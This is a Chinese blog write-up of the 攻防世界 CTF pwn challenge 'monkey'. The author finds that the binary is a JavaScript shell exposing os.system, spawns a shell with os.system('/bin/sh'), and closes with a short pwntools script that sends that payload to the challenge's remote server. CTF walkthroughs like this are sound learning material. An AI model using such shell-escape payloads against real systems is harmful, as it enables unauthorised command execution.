[攻防世界 pwn]——monkey

原创

Y-peak 于 2021-02-27 10:51:47 发布 199 收藏

分类专栏： # 攻防世界

本文链接：https://blog.csdn.net/Y_peak/article/details/114164401

攻防世界 专栏收录该内容

23 篇文章 0 订阅

订阅专栏

[攻防世界 pwn]——monkey

- 题目地址：https://adworld.xctf.org.cn/
- 题目：

额，怎么说呢这道题。checksec没什么大不了的


```
peakisxiaobai@ubuntu:~/Desktop/gongfangshijie/monkey$ checksec js
[*] '/home/peakisxiaobai/Desktop/gongfangshijie/monkey/js'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

但是再IDA中就懵了，好大呀。好多文件。进入mian函数，也没有看很明白。准备运行程序看看到底是干什么的，帮助分析一下

输入尝试输入aaaa，发现返回的东西没有被定义。我们在Linux命令中有时命令输入错误也是这样。猜测它可能直接让输入命令。结果输入help可以，但是有的命令可以有的不可以

```
peakisxiaobai@ubuntu:~/Desktop/gongfangshijie/monkey$ ./js
js> aaaa
typein:1:1 ReferenceError: aaaa is not defined
Stack:
  @typein:1:1
js> help
function help() {
    [native code]
}
js> system('/bin/sh')
typein:3:1 ReferenceError: system is not defined
Stack:
  @typein:3:1
js>
```


在IDA中查看一下字符串，因为它可以输入的字符串肯定有体现，因为输入help下面就有help的提示。



发现了file，不过它前面多了个os. 再去试试加上os.之后是否可以。发现，竟然真的可以，幸好看到了file。因为这个是Linux上面的一个命令。

```
}
js> system('/bin/sh')
typein:3:1 ReferenceError: system is not defined
Stack:
  @typein:3:1
js> os.system('/bin/sh')
$
```

其实有一个最关键的暗示，就是你按上下键你会发现，你之前输入的命令可以查看。感觉就是一个终端。

exploit

```
from pwn import *
p = remote('111.200.241.244',37916)
context.log_level = 'debug'
p.recv()
p.sendline("os.system('/bin/sh')")
p.interactive()
```